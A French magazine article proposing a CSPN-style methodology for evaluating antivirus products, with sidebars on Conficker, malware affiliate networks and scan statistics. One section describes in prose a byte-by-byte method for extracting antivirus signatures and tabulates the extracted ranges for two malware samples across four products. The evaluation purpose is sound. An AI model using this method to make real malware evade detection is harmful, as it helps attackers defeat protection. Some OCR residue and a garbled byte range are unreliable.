Cet article décrit une méthodologie d'évaluation des logiciels antivirus. Elle reprend les grandes lignes de la méthodologie d'évaluation CSPN (Certification de Sécurité Premier Niveau), et tente de prendre en compte les spécificités de ces logiciels. Notre méthodologie se veut un compromis entre les aspects formels et opérationnels. Certains points sont ouverts : il s'agit plus d'un guide que d'une méthode rigide. Une certaine liberté est donc laissée aux évaluateurs.

S'il est généralement admis qu'un logiciel antivirus est un des éléments essentiels d'une politique de sécurité, la problématique de l'évaluation de tels logiciels fait régulièrement l'objet de débats ; ce point a récemment été illustré par les commentaires autour du concours organisé lors de la dernière conférence *IAWACS*, ou encore les récentes prises de position de l'AMTSO. Les antivirus sont déployés dans une grande variété d'environnements, depuis les serveurs de filtrage d'e-mails, les serveurs de fichiers, jusqu'aux postes utilisateur d'un réseau d'entreprise ou le poste d'un particulier. De là naissent des besoins et cas d'utilisation différents. D'un point de vue scientifique, le problème de la détection des codes malveillants est un problème complexe ; de fait, nous savons qu'une évaluation ne pourra se résumer à un résultat binaire, mais devra estimer le degré d'imperfection (ou, pour reformuler, la facilité pour un attaquant à contourner la protection).

Cet article présente une méthodologie d'évaluation des logiciels antivirus. Elle reprend les grandes lignes de la méthodologie d'évaluation CSPN (Certification de Sécurité de Premier Niveau) **[CSPN]**, définie par l'ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information), et tente de prendre en compte les spécificités de ce type de logiciels. Nous nous sommes également inspirés de deux évaluations d'antivirus parues dans de précédents numéros de MISC **[DRWEB][ONECARE]**. Notre évaluation se veut un compromis entre les aspects formels et opérationnels. Ainsi, elle repose sur un formalisme « strict » issu des Critères Communs [CEM], mêlé à une approche technique concentrée sur l'efficacité des mécanismes de sécurité. Une contrainte de temps de 25 jours (temps de référence pour une évaluation CSPN) est associée à cette méthodologie. Cette charge, nouveau compromis entre la profondeur et le coût de l'évaluation, doit suffire à l'obtention d'un avis suffisamment précis des performances du logiciel évalué. L'expérience nous a montré que ce pari est atteint dans la grande majorité des cas. De plus, au-delà des aspects techniques et scientifiques de la détection des codes malveillants, les logiciels sont également considérés dans leur environnement ; d'un point de vue humain par l'analyse de l'expérience utilisateur, mais également d'un point de vue offensif en cherchant les limites des logiciels étudiés.

Dans un premier temps, nous définirons la notion de logiciels antivirus considérée. Pour ce faire, nous décrirons simplement, en termes d'exigences fonctionnelles, ce que nous attendons d'un produit antivirus ; cette étape équivaut à définir la cible de sécurité du produit. Ensuite, en accord avec cette définition, nous proposerons une cible de sécurité et décrirons les différentes étapes de la méthodologie d'évaluation.

1 Définition de la cible de sécurité

Le terme « virus » sera utilisé pour désigner l'ensemble des infections informatiques, incluant, mais n'étant pas limité aux codes autoréplicateurs, bombes logiques, vers, rootkit ou chevaux de Troie **[FILIOL05]**. Le terme générique de « codes malveillants » sera également employé pour faire référence au même ensemble. Logiquement, le terme « antivirus » ou « logiciels antivirus » désignera l'ensemble des contre-mesures utilisées pour contrer ces infections.

La précédente définition des antivirus est particulièrement générale. Dans le but de produire une méthodologie d'évaluation générique et cohérente des logiciels antivirus, nous devons définir une cible de sécurité (*Security Target* (ST)). Afin de produire cette définition plus concrète, nous nous sommes appuyés sur le profil de protection pour les logiciels antivirus publié par le gouvernement américain **[usPP]**. Un profil de protection recense l'ensemble des fonctionnalités de sécurité auquel un produit doit satisfaire afin d'atteindre un niveau donné de sécurité. Le profil de protection utilisé vise à garantir un niveau de résistance basique. Il est ainsi à noter que cette approche est tout à fait cohérente avec la philosophie d'une évaluation CSPN. Ce profil de protection sera la base formelle de l'approche que nous proposons, nous rejoignons sur ce point les travaux publiés par Sébastien Josse **[Josse06]**.

Tout d'abord, deux rôles sont définis :

- **administrateur :** ce rôle est responsable de l'installation, la configuration, la maintenance, et des tâches d'administration. Lorsque l'ordinateur n'est pas rattaché à un réseau, ce rôle est assumé par l'administrateur local de la machine.
- **utilisateur :** utilisateur local de la machine, il utilise l'antivirus conformément à la politique de sécurité définie par l'administrateur.

Le logiciel antivirus évalué doit proposer et assurer la séparation de ces deux rôles. De plus, nous reprenons cinq fonctionnalités de sécurité requises :

1. analyse antivirus ;
2. audit ;
3. opérations cryptographiques ;
4. management ;
5. auto-défense.

Chacune de ces exigences fonctionnelles va maintenant être définie, nous discuterons de leur influence sur le processus d'évaluation.

1.1 Analyse antivirus

Cette exigence apparaît comme la plus évidente, mais aussi comme une de celles qui doit être définie avec le plus de soin. Les logiciels antivirus, pour leur grande majorité, ne sont pas open source. Dès lors, l'analyse ne considère qu'une boîte noire implémentant un ou plusieurs schémas de détection **[FILIOL06]**. Ainsi, l'exigence fonctionnelle sera modélisée comme une procédure de détection **[FILIOLJOSSE07]** implémentant un ou plusieurs schéma(s) de détection ; cette procédure a pour objet de décider si un ensemble de symboles donné en entrée est considéré comme un virus ou non. Le terme « ensemble de symboles » est utilisé afin de ne pas limiter la portée de cette définition à une forme particulière (par exemple un fichier exécutable ELF/PE).

Les stratégies de détection ne seront pas abordées dans ce paragraphe ; néanmoins, trois sous-catégories de cette exigence fonctionnelle sont définies dans le profil de protection cité précédemment :

- analyse en temps réel (protection résidente) ;
- analyse à la demande ;
- analyse planifiée.

Ces trois actions décrivent en réalité les différentes manières selon lesquelles la procédure de détection peut être interrogée. Lors de la détection d'un virus, le logiciel doit prendre certaines actions en fonction de la nature de la menace :

1. **virus en mémoire :** le produit doit prévenir l'exécution du code. C'est par exemple le cas des vers ou des codes viraux exploitant une vulnérabilité pour se propager.
2. **virus fichier :** l'accès au fichier considéré comme infecté doit être prévenu ; diverses actions (elles seront détaillées par la suite) peuvent alors être mises à disposition de l'utilisateur.
3. **virus mail :** le produit doit analyser le trafic e-mail et le bloquer lorsqu'un virus est détecté.

Lors de la détection d'un virus, l'utilisateur doit être alerté et informé à l'aide d'une description de la menace. Le logiciel fait partie de la politique de sécurité. Une identification précise de la menace, si elle est disponible, est une information importante pour l'administrateur central. Un infecteur d'exécutable basique sera considéré comme une menace moins sérieuse qu'un cheval de Troie exfiltrant des données sensibles (documents, identifiants, informations bancaires, etc.). Une description précise facilitera une réaction adaptée.

Dans le cas d'un fichier infecté, plusieurs actions sont disponibles (conformément à la politique définie par l'administrateur) :


- nettoyage du fichier ;
- mise en quarantaine du fichier ;
- suppression du fichier ;
- aucune action.

Une de ces options, le nettoyage, est une question particulièrement complexe. Il est réaliste de l'envisager pour des infections simples ; toutefois dans le cadre de virus complexes ou multistages téléchargeant des composants sur des sites distants, le nettoyage complet du système devient inenvisageable en pratique. Cette action ne concerne pas uniquement le ou les fichier(s) infecté(s), mais l'état complet du système : clés de registres, préférences du navigateur internet, services enregistrés, etc. Des scripts de nettoyage pertinents seront considérés comme une valeur ajoutée à porter au crédit du logiciel évalué, sans toutefois faire l'objet d'une exigence fonctionnelle. Les autres options sont relativement standards et ne seront pas détaillées ici, une documentation appropriée devra accompagner le produit pour guider les utilisateurs dans leur processus de décision.

▪ LE VER CONFICKER

Le ver Conficker est aussi appelé « Downadup » et « Kido ». Le nom Conficker provient d'une contraction de « trafficconverter », en lien avec le nom de domaine « trafficconverter.biz ». Ce nom est utilisé par la première variante pour télécharger des mises à jour. À notre connaissance, personne dans la communauté de recherche n'a pu obtenir le fichier « loadav.exe » que Conficker tentait de télécharger et d'exécuter.

Conficker se propage par plusieurs vecteurs d'infection. En plus d'attaquer les systèmes en exploitant la faille MS08-067, Conficker infecte les clés USB et se copie vers les répertoires partagés sur le réseau. Pour s'exécuter quand une clé USB est connectée à un ordinateur, Conficker crée un fichier « Autorun.inf » qui lance automatiquement l'exécutable. Ce fichier est créé avec une grande quantité de données générées aléatoirement pour tromper les outils de détection.



Conficker a infecté près de douze millions de systèmes au cours des premières semaines de l'épidémie. Il a infecté des réseaux militaires en Allemagne et en Grande-Bretagne. La marine française a aussi été victime de l'épidémie ; plusieurs vols d'entraînement ont dû être annulés le 15 janvier 2009 parce que les pilotes étaient incapables d'accéder à leurs plans de vol.

On estime que plusieurs mois après le début de l'épidémie, plus de sept millions d'ordinateurs sont toujours infectés par ce ver informatique. Le nombre d'ordinateurs infectés est même en légère augmentation selon le groupe ShadowServer. L'éditeur Microsoft offre une récompense de 250 000 dollars américains pour toute information pouvant mener à l'arrêt du ou des créateur(s) de ce ver.

1.2 Audit

Le logiciel doit produire un journal d'événements (ou log) ; la description de l'événement de sécurité sera accompagnée de sa date précise d'occurrence (*timestamp*), ainsi que l'identification de l'utilisateur concerné. C'est en réalité un processus en trois temps :

1. génération d'une entrée dans le journal ;
2. stockage local du journal ;
3. transmission au système de gestion centralisée, s'il en existe un.

Les données d'audit doivent être protégées contre tout effacement ou insertion d'événements frauduleux. Ce point peut être assuré par le logiciel en tirant profit des fonctionnalités de sécurité offertes par le système d'exploitation sous-jacent. Un utilisateur ne possédant pas le statut d'administrateur ne peut avoir accès qu'aux événements le concernant.

1.3 Opérations cryptographiques

Les logiciels antivirus font usage de mécanismes cryptographiques pour diverses actions : vérification de l'intégrité des fichiers, vérification de signatures, communications avec des serveurs de mises à jour ou d'administration, etc. Ces mécanismes doivent être évalués conformément aux standards applicables lors de la réalisation de l'évaluation. Dans le cadre d'une évaluation de type CSPN, l'évaluateur s'appuiera sur le référentiel général de sécurité et en particulier les documents « Règles et recommandations concernant le choix et le dimensionnement des mécanismes cryptographiques » **[CRYPTORGS1]** et « Règles et recommandations concernant la gestion des clés utilisées dans des mécanismes cryptographiques » **[CRYPTORGS2]**. À titre d'exemple, le profil de protection que nous avons cité fait référence au standard NIST FIPS 140-2 **[NISTFIPS140-2]**.

La plupart des logiciels antivirus ne sont pas des logiciels dont le code source est libre. Dans le cadre d'une évaluation, la rétro-ingénierie n'est pas la meilleure option et peut introduire une méfiance supplémentaire entre les acteurs. Au bénéfice de toutes les parties (évaluateur, autorité de certification et éditeur du produit), et comme cela est prévu dans une évaluation CSPN, il est souhaitable que l'éditeur fournisse soit le code source partiel des fonctions concernées, soit une description précise des mécanismes cryptographiques.

1.4 Management des fonctions de sécurité

Les fonctions de management sont intimement liées au rôle d'administrateur de la solution. Comme établi dans la définition des rôles, l'administrateur est

responsable des tâches d'installation, de configuration, de maintenance et d'administration du produit. La granularité des options de configuration peut varier grandement ; toutefois, il est possible de citer certaines options parmi les plus courantes. L'administrateur doit avoir la possibilité de configurer la profondeur minimum d'analyse. Il est responsable de la validation et de la distribution des fichiers de mise à jour ; du traitement des alertes, de la revue des journaux d'événements et d'éventuelles opérations distantes comme le démarrage de l'analyse d'un poste, etc. Le produit doit fournir les moyens appropriés afin de configurer ces différents paramètres. L'utilisateur local a la possibilité d'augmenter la profondeur d'analyse, de traiter les alertes dans les limites fixées par l'administrateur.

1.5 Autodéfense

Dans un contexte opérationnel, l'attaquant a l'initiative et peut tenter de contourner ou exploiter les faiblesses des logiciels antivirus. Ces derniers doivent donc posséder les capacités de se protéger eux-mêmes et garantir la continuité de la protection. À titre d'exemple, un utilisateur non privilégié ne doit pas être en mesure de terminer les processus ou les threads de l'antivirus, ni, par une quelconque manipulation, d'en compromettre l'action. Ceci est d'autant plus vrai si l'on considère un code malveillant qui tenterait de désactiver la protection.

2 Cible de sécurité

Résumons maintenant les différentes exigences fonctionnelles exprimées ; l'ensemble de ces exigences constitue en réalité la cible de sécurité à laquelle sera confrontée la cible de l'évaluation (le produit antivirus), voir tableau ci-dessous.

Cette cible de sécurité, générique, peut être vue comme un profil de protection simplifié. Elle permet de comparer différents produits sur la même base, mais aussi de prendre en compte leurs spécificités par l'ajout éventuel de nouveaux tests. L'évaluation a pour objectif de valider le fait que le produit répond aux exigences fonctionnelles précisées dans cette cible de sécurité.

3 Méthodologie d'évaluation

Le rapport technique d'évaluation (RTE) est le document dans lequel les évaluateurs consignent tout le processus d'évaluation, et formulent leurs conclusions. Les paragraphes suivants décrivent toutes les étapes de la méthodologie d'évaluation proposée et la partie correspondante dans le RTE. Elle reprend les grandes lignes de l'évaluation CSPN, adaptées pour prendre en considération les spécificités des logiciels antivirus.

Exigence fonctionnelle	Description
FAV_ACT_SCN.1	Analyse antivirus
FAV_ACT_SCN.1.1	Analyse en temps réel (protection résidente)
FAV_ACT_SCN.1.2	Analyse à la demande
FAV_ACT_SCN.1.3	Analyse planifiée
FAV_ACT_EXP.1	Action antivirus
FAV_ACT_EXP.1.1	Prévention de l'exécution suite à la détection d'un code malveillant en mémoire
FAV_ACT_EXP.1.2	Prévention de l'accès au système de fichiers suite à la détection d'un code malveillant ; proposition d'un choix d'actions spécifiées par l'administrateur
FAV_ACT_EXP.1.3	Prévention de l'envoi ou de la réception d'un trafic mail suite à la détection d'un code malveillant
FAU	Audit
FAU_GEN.1NIAP-0347-NIAP-0410	Génération d'un historique des événements (ou journal)
FAU_SAR	Analyse du journal d'audit
FAU_STG.NIAP-0414-NIAP-0429	Protection du journal d'audit
FCS_COP.1	Opérations cryptographiques : toutes les opérations cryptographiques doivent atteindre un niveau de sécurité standard
FMT	Management
FMT_MOF	Management du comportement des fonctions de sécurité
FMT_MTD	Management of security function data
FMT_SMF	Spécification des fonctions de management
FMT_SMR	Définition des rôles

Tableau 1 : Exigences fonctionnelles pour les logiciels antivirus

3.1 Identification du produit

Ce paragraphe doit inclure le nom de l'éditeur, le nom de produit et tous les éléments d'identification disponibles (version des moteurs de détection, des bases de signatures, etc.). Si un ou plusieurs correctifs ont été appliqués au produit, ils doivent apparaître dans le RTE. Il est important de garder à l'esprit qu'une évaluation concerne une version du produit, à une date donnée, par rapport à l'état de l'art existant à cette date.

3.2 Spécification fonctionnelle du produit

Il s'agit de réaliser l'inventaire des fonctionnalités offertes par le produit et ses cas d'utilisation prévus. Cette liste sera par la suite confrontée à la cible de sécurité définie précédemment.

3.3 Installation du produit

3.3.1 Plate-forme de test

La plate-forme de test utilisée pour l'évaluation doit être documentée dans le RTE. Diverses options peuvent être retenues, par exemple : choix d'un environnement virtualisé, installation « nue » d'un système d'exploitation ou au contraire d'un environnement opérationnel, etc. Ces choix doivent être justifiés dans le RTE et leurs différentes implications sur la suite de l'évaluation explicitées.

3.3.2 Installation hors ligne

Il devrait être possible de procéder à une installation purement hors ligne du produit. Ce point est par exemple critique pour certains réseaux sensibles isolés. Par conséquent, les divers composants impactés, comme les mécanismes de gestion de license ou de mise à jour des composants, doivent supporter une installation hors ligne, sans dégradation ou perte de fonctionnalités.

3.3.3 Analyse de la procédure d'installation

Une description rapide des différents modes d'installation doit être fournie. Les procédures d'installation offrent communément au moins deux options sous la forme d'un mode par défaut et d'un mode avancé. Ce dernier donne accès à des options d'installation additionnelles :

1. répertoire d'installation ;
2. choix des composants ;
3. etc.

Le mécanisme d'installation peut procéder à une analyse préliminaire du système (ou tout du moins de la mémoire), afin de vérifier que le système est dans un état « sain ». Comme pour la plate-forme de test, toutes les options d'installation retenues doivent être justifiées dans le RTE.

3.3.4 Configuration du produit

À ce stade de l'évaluation, le produit a été correctement installé sur la plate-forme de test. L'évaluation portera sur l'interface utilisateur. Une attention spéciale sera portée sur les options de configuration : complétude et granularité de la configuration et pertinence des options proposées. Le point de vue de l'utilisateur et celui de l'administration de la solution doivent être pris en compte.

3.4 Analyse de la conformité

3.4.1 Analyse des fonctionnalités

Dans la première partie de l'article, nous avons détaillé la notion de logiciel antivirus et avons défini une cible de sécurité. Elle contient toutes les exigences fonctionnelles : analyse antivirus, conformité des opérations cryptographiques, etc. Ce paragraphe est donc dédié à la vérification de la satisfaction de chacune de ces exigences fonctionnelles par le produit. Une attention particulière doit être portée aux fonctionnalités proposées par le produit, mais ne figurant pas dans la cible de sécurité. L'évaluation doit déterminer l'impact sur la sécurité de ces fonctions. Les performances de la procédure de détection seront évaluées dans une étape ultérieure.

3.4.2 Analyse de la documentation

La pertinence de la documentation doit être évaluée. De nouveau, les deux points de vue (simple utilisateur et administrateur de la solution) seront considérés. Dans le cas d'erreurs ou d'imprécisions, une remontée d'information sera utile à la fois à l'utilisateur et à l'éditeur.

3.5 Robustesse des mécanismes

Cette partie consiste à évaluer la robustesse théorique des fonctions de sécurité mises en œuvre dans le produit, en fonction des moyens de l'attaquant. Les attaques potentielles doivent être détaillées d'après le format défini dans la Méthodologie d'Évaluation des Critères Communs.

Les fonctions de sécurité sont différentes pour chaque antivirus. Il est donc impossible de présenter ici une liste exhaustive. Toutefois, certaines fonctionnalités devraient être présentes dans tous les antivirus. Parmi celles-ci, on peut citer :

- la séparation des rôles : les rôles des utilisateurs et des administrateurs du produit sont-ils clairement séparés ? Est-il possible d'accéder aux fonctions d'administration, comme la désactivation de l'antivirus, la suppression des hooks posés par l'antivirus, depuis un compte utilisateur ? Si les droits d'administration sont protégés par un mot de passe, ce mot de passe peut-il être retrouvé ?

- l'audit des logs : depuis un compte utilisateur, les logs générés par l'antivirus doivent être uniquement accessibles en lecture. L'utilisateur a-t-il plus de contrôle sur le système de logs ? En particulier, est-il autorisé à supprimer une entrée dans la base de logs, voire toutes les entrées ? Peut-il insérer de faux messages de logs ?

- la base de signatures et les moteurs d'analyse comportementale : y a-t-il un moyen de modifier la base de signatures, ou des modules critiques, pour éviter la détection d'un virus donné ?

La liste n'est pas exhaustive. De nombreux autres tests devront être réalisés. De plus, la robustesse des mécanismes cryptographiques utilisés devra être évaluée : les primitives sont-elles correctement utilisées ? Une bonne mise en œuvre des primitives n'est pas un gage de sécurité globale. Si une description détaillée (ou, mieux, les détails de mise en oeuvre) est fournie par l'éditeur, les évaluateurs doivent s'assurer que leur robustesse est en conformité avec l'état de l'art. Dans le rapport, les évaluateurs doivent fournir une évaluation de robustesse pour chacun des mécanismes, comme décrit dans la Méthodologie d'Évaluation des Critères Communs.

3.6 Revue de l'analyse de forme

Au début de cet article, afin de définir notre cible de sécurité, nous avons considéré un antivirus comme une boîte noire mettant en œuvre une ou plusieurs méthode(s) de détection. Il est maintenant temps d'entrer dans les détails des mécanismes de détection. Nous partons d'une détection reposant sur la forme. Ce type de détection a été le premier à être mis en œuvre dans les antivirus ; il est parfois appelé « technologie de première génération ». Bien que l'analyse de forme ait déjà montré ses limitations, et que plusieurs autres techniques aient été ajoutées dans les antivirus, cette méthode semble toujours être une composante essentielle de détection. Différents tests doivent être réalisés afin de déterminer l'efficacité de l'analyse de forme dans le produit.

▪ LES GROUPES D'AFFILIÉS

Au cours des dernières années, nous avons été témoins de la création de plusieurs groupes d'« affiliés » (en anglais *affiliates*). Ces groupes ont pour but de mettre en contact des individus qui collaborent pour diriger du trafic vers leurs sites web ou ceux de leurs partenaires. En Russie, ces groupes sont souvent appelés *Partnerkas*.

Les Partnerkas ne conduisent pas nécessairement des activités illégales. Par exemple, beaucoup de sites de rencontres et de jeux en ligne sont légaux et collaborent pour partager leur trafic web. Par contre, beaucoup d'autres groupes font la promotion de marchandises contrefaites, de sites pornographiques douteux, de faux antivirus, de sites de *phishing*, ou distribuent simplement des malwares.

Un article publié par Dimitry Samosseiko à *Virus Bulletin* 2009 montre que certains groupes se spécialisent dans l'opération de malwares sous Mac. Sur un site de marchandage, on offre 0.43 dollars américains par installation forcée d'une application Mac. Ces services sont souvent utilisés pour installer des logiciels d'extorsion comme des faux antivirus.

Toutes les techniques sont bonnes pour attirer le trafic des utilisateurs vers les sites web gérés par les Partnerkas. Un individu peut louer l'accès à un botnet qui affichera une publicité sur les ordinateurs infectés. Un autre peut faire une campagne d'envoi de spams. Dans les techniques plus novatrices, on observe la pollution des commentaires sur les blogs, l'inclusion de balises *iFrame* et la pollution des engins de recherche.

▪ L'ÉVALUATION CSPN

La Certification de Sécurité de Premier Niveau (CSPN), qui sert de trame à la méthodologie d'évaluation proposée dans l'article, est un processus relativement nouveau. En effet, celle-ci a été mise en application, alors à titre expérimental, par l'ANSSI en 2008. Le processus de certification est plus léger que pour les Critères Communs. En effet, le délai de référence pour une évaluation est de 25 jours/homme. Cette charge peut être majorée à 35 jours dans le cas où des fonctions de sécurité essentielles du produit reposent sur des mécanismes cryptographiques. L'évaluation poursuit deux objectifs majeurs :

- **vérifier que le produit est conforme à sa spécification de sécurité (aspect conformité) ;**
- **éprouver l'efficacité des fonctionnalités de sécurité du produit (aspect efficacité opérationnelle).**

Les résultats de l'évaluation (la méthodologie complète est disponible sur le site de l'ANSSI) sont consignés dans un rapport technique d'évaluation (RTE), remis à l'ANSSI. Après analyse du RTE, l'ANSSI rédige un rapport de certification qui peut être rendu public.

Suite page 40.

▪ L'ÉVALUATION CSPN (SUITE)

Les différents acteurs du processus de certification sont :

- **le commanditaire : il est à l'origine de l'évaluation ; il fournit une cible de sécurité correspondant au produit et établit une relation contractuelle avec un des centres d'évaluation agréés par l'ANSSI (l'agrément du centre doit inclure le domaine de compétences concerné par le produit).**
- **l'ANSSI, autorité de certification ; elle est responsable de l'accréditation des centres d'évaluation, de la validation des cibles de sécurité proposées. Après analyse du rapport technique d'évaluation, elle décide de certifier ou non le produit évalué.**
- **les centres d'évaluation ; ils ont reçu de l'ANSSI un agrément, couvrant un ou plusieurs domaine(s) de compétences, les autorisant à réaliser des évaluations CSPN.**

Enfin, la liste des produits certifiés est disponible sur le site de *l'ANSSI* [CERT].

[CERT] http://www.ssi.gouv.fr/site_rubrique54.html

▪ L'OUTIL ESET ONLINE SCANNER

Au cours des trois derniers mois, plus d'un demi-million de personnes ont utilisé l'outil *ESET Online Scanner* pour savoir si leurs systèmes étaient infectés. Nous avons analysé le résultat de ces balayages pour identifier de nouvelles tendances dans le monde des malwares.

Premièrement, nous avons observé qu'en moyenne, on trouve treize fichiers malveillants par système infecté. Un système infecté n'est pas synonyme d'un fichier malveillant. Plusieurs fichiers peuvent être corrompus ou infectés quand un système est compromis. Ce nombre de treize fichiers malveillants peut s'expliquer par le retour des virus qui étaient presque éteints il y a quelques années. Des familles de malwares contemporaines comme WMA/TrojanDownloader.GetCodec infectent les fichiers multimédias. Si on trouve 500 fichiers musicaux sur un ordinateur, on comptera donc 500 fichiers malveillants après l'infection.

Notre analyse montre aussi qu'on compte en moyenne trois familles différentes de malwares sur chaque système infecté. Ceci illustre une tendance récente du « *pay per install* » pour distribuer les logiciels malveillants. Un grand nombre de malwares ne se propagent pas par eux-mêmes, ils se fient à d'autres familles pour faire la sale besogne. Un exemple de ce type d'installation a été observé cette année avec Win32/Conficker. Conficker a infecté des millions d'ordinateurs. Une partie des systèmes infectés a ensuite installé une autre famille de malwares : Waledac. Finalement, Waledac a installé un faux antivirus. Nos statistiques montrent que ce type de comportement devient la norme.

3.6.1 Efficacité de la détection

Il s'agit probablement d'un des plus anciens tests de mesure de la qualité d'un antivirus. Son principe est simple : l'évaluateur fournit un ensemble de fichiers au virus, comme ceux contenus dans la WildList **[WILDLIST]** ; l'antivirus doit être capable de détecter tous les virus de la WildList au moment du test.

Ce type de test a peu de sens, en particulier lorsque l'éditeur de l'antivirus connaît déjà les *samples* utilisés pour l'évaluation. De plus, ce test ne prend pas en compte le taux de détection de l'analyse comportementale ; il ne faut donc pas y accorder trop d'importance. Essayer d'atteindre, à tout prix, un taux de détection de 100 % n'a aucun sens. Il faut donc prendre ses précautions avant de tirer une conclusion de ce genre de test.

Les évaluateurs utilisent une base de virus de leur choix. Cette base doit être aussi représentative que possible des menaces actives au moment du test : le type de virus, la plate-forme, la méthode d'infection, etc. Le taux de détection, comme nous l'avons dit précédemment, n'est pas un indicateur absolu quant à la qualité d'un antivirus, mais doit quand même être pris en compte. Un bon moyen d'évaluer le taux de détection est de le comparer avec celui obtenu avec d'autres antivirus équivalents.

Le comportement de l'antivirus lors du scan est lui aussi à prendre en compte : premièrement, le logiciel doit être capable de scanner une grande quantité de fichiers sans problème. La vitesse de scan est également importante. Il s'agit souvent d'un critère déterminant lorsqu'on choisit un antivirus. D'un point de vue technique, une vitesse de scan peu élevée peut indiquer que des méthodes de scan avancées, comme l'émulation, sont utilisées ; un scan trop rapide pourrait signifier que seule une recherche basique de motifs est utilisée.

3.6.2 Analyse des mécanismes de détection

Les virus « populaires » ont souvent de nombreuses variantes, la plupart du temps créées par des *copycats* qui extraient la signature d'un virus pour plusieurs antivirus. Ces derniers modifient ensuite le binaire afin qu'il ne soit plus détecté. Un schéma de détection (motif de détection et fonction de détection) fort est important pour éviter le plus possible la création de variantes.

Le choix de la méthode d'extraction des signatures d'une collection de virus est laissé à l'évaluateur. Il conclura ensuite quant à la difficulté de créer une variante d'un virus donné. Il est important de distinguer deux points :

- la compétence nécessaire pour extraire une signature : un motif de détection (ou signature), qu'il soit court ou long, sera très facile à extraire intégralement s'il est couplé à une fonction de détection basique telle qu'un « et » logique. L'utilisation des fonctions de détection complexes, comportant plusieurs opérateurs booléens, compliquera l'extraction complète d'une signature.

- les modifications nécessaires pour rendre le virus non détecté : un virus connu pourrait être détecté, bien que sa signature soit modifiée, comme une « menace inconnue ». Plusieurs autres modifications devront alors être effectuées pour empêcher réellement la détection du programme.

Il est nécessaire de créer un processus d'extraction des signatures. Le problème de la résistance de la détection face à une extraction de signatures en boîte noire a déjà été analysé dans **[ISSTA04]** et **[FILIOL06]**. Il s'agit indubitablement d'un bon point de départ pour commencer à évaluer les méthodes d'analyse de forme. Afin de mieux comprendre ce processus, nous avons choisi de l'illustrer à l'aide d'un algorithme naïf, certainement utilisé par de nombreux copycats. Nous modifions chaque octet d'un virus donné et vérifions si celui-ci est toujours détecté par l'antivirus. Cette méthode est très efficace si le mécanisme de détection utilise uniquement une fonction « et ». De plus, elle ne nécessite que des connaissances faibles et très peu de travail pour être mise en place.

Le tableau 2 montre les signatures extraites pour le malware Virus.Win32.Gpcode.AK. Ce dernier a été largement diffusé durant l'été 2008. Notre approche naïve a été testée sur 4 antivirus.

Produit	Taille de la signature (octets)	Position de la signature
A	8030	[0,8029] (totalité du fichier)
B	1093	[0, 1], [60, 63], [128, 131], [148, 149], [168, 171], [389, 391], [397, 399], 4873, [4876, 4877], 4879, [4881, 4883], 4885, [4888, 4891], [4893, 4896], [4899,4902], [4904, 4906], 4908, [4944, 4948], [6988, 8029]
C	25	[0, 1], [60, 63], [128, 133], [148, 150], [180, 183], [389, 391], [397, 399]
D	3974	[0, 1], [60, 63], [128, 131], 135, [169, 171], [392, 399], [1024, 4975]

Tableau 2 : Signature de Virus.Win32.Gpcode.AK pour 4 antivirus

Le tableau 3 montre les résultats obtenus sur un malware plus ancien, `Backdoor.Win32.Imort`.

Produit	Taille de la signature (octets)	Position de la signature
A	11288	[0, 1], [60, 63], [128, 129], 135, [148, 149], 151, [168, 171], [388, 391], [396, 399], [1024, 12287]
B	253	[0, 1], [60, 63], [128, 131], [148, 149], [168, 171], [389, 391], [397, 399], [5612, 5618], [6753, 6976]
C	10783	[0, 1], [60, 63], [128, 133], [14396, 399], [1024, 11775]
D	11278	[0, 1], [60, 63], [128, 131], 135, [397, 399], [1024, 12287]

Tableau 3 : Signature de Backdoor.Win32.Imort pour 4 antivirus

Un outil a également été développé pour visualiser le motif de détection sur le binaire. Un exemple est donné Fig. 1.




Fig. 1 : Signature de Virus.Win32.Gpcode.AK pour le produit D.

Quelques mots sur les motifs de détection. Les octets au début du binaire ([0, 1], [60, 63], [128, 131], ...) sont souvent vérifiés. Une connaissance basique du format des exécutables `PE` suffit pour déduire que l'antivirus vérifie que le fichier scanné est un exécutable valide. Ces octets sont ceux de plusieurs champs des en-têtes PE et MZ : `e_magic` (`IMAGE_DOS_SIGNATURE "MZ"`), `e_lfanew`, `IMAGE_FILE_HEADER "PE"`, etc. Le motif de détection peut couvrir l'étendue de la section de code (comme l'exemple Fig. 1), une fonction particulière, ou des chaînes de caractères.

Comme mentionné dans la conclusion de l'article d'Eric Filiol, Grégoire Jacob et Mickaël Le Liard **[FILIOL07]**, l'extraction des motifs de détection peut être généralisée et appliquée à l'analyse comportementale. De telles techniques, ainsi qu'un moteur de polymorphisme fonctionnel, ont été présentés en 2008 à la conférence *EICAR* par Grégoire Jacob **[JACOB]**. Dans cette partie, nous nous concentrons sur l'analyse de forme.

3.6.3 Support des packers

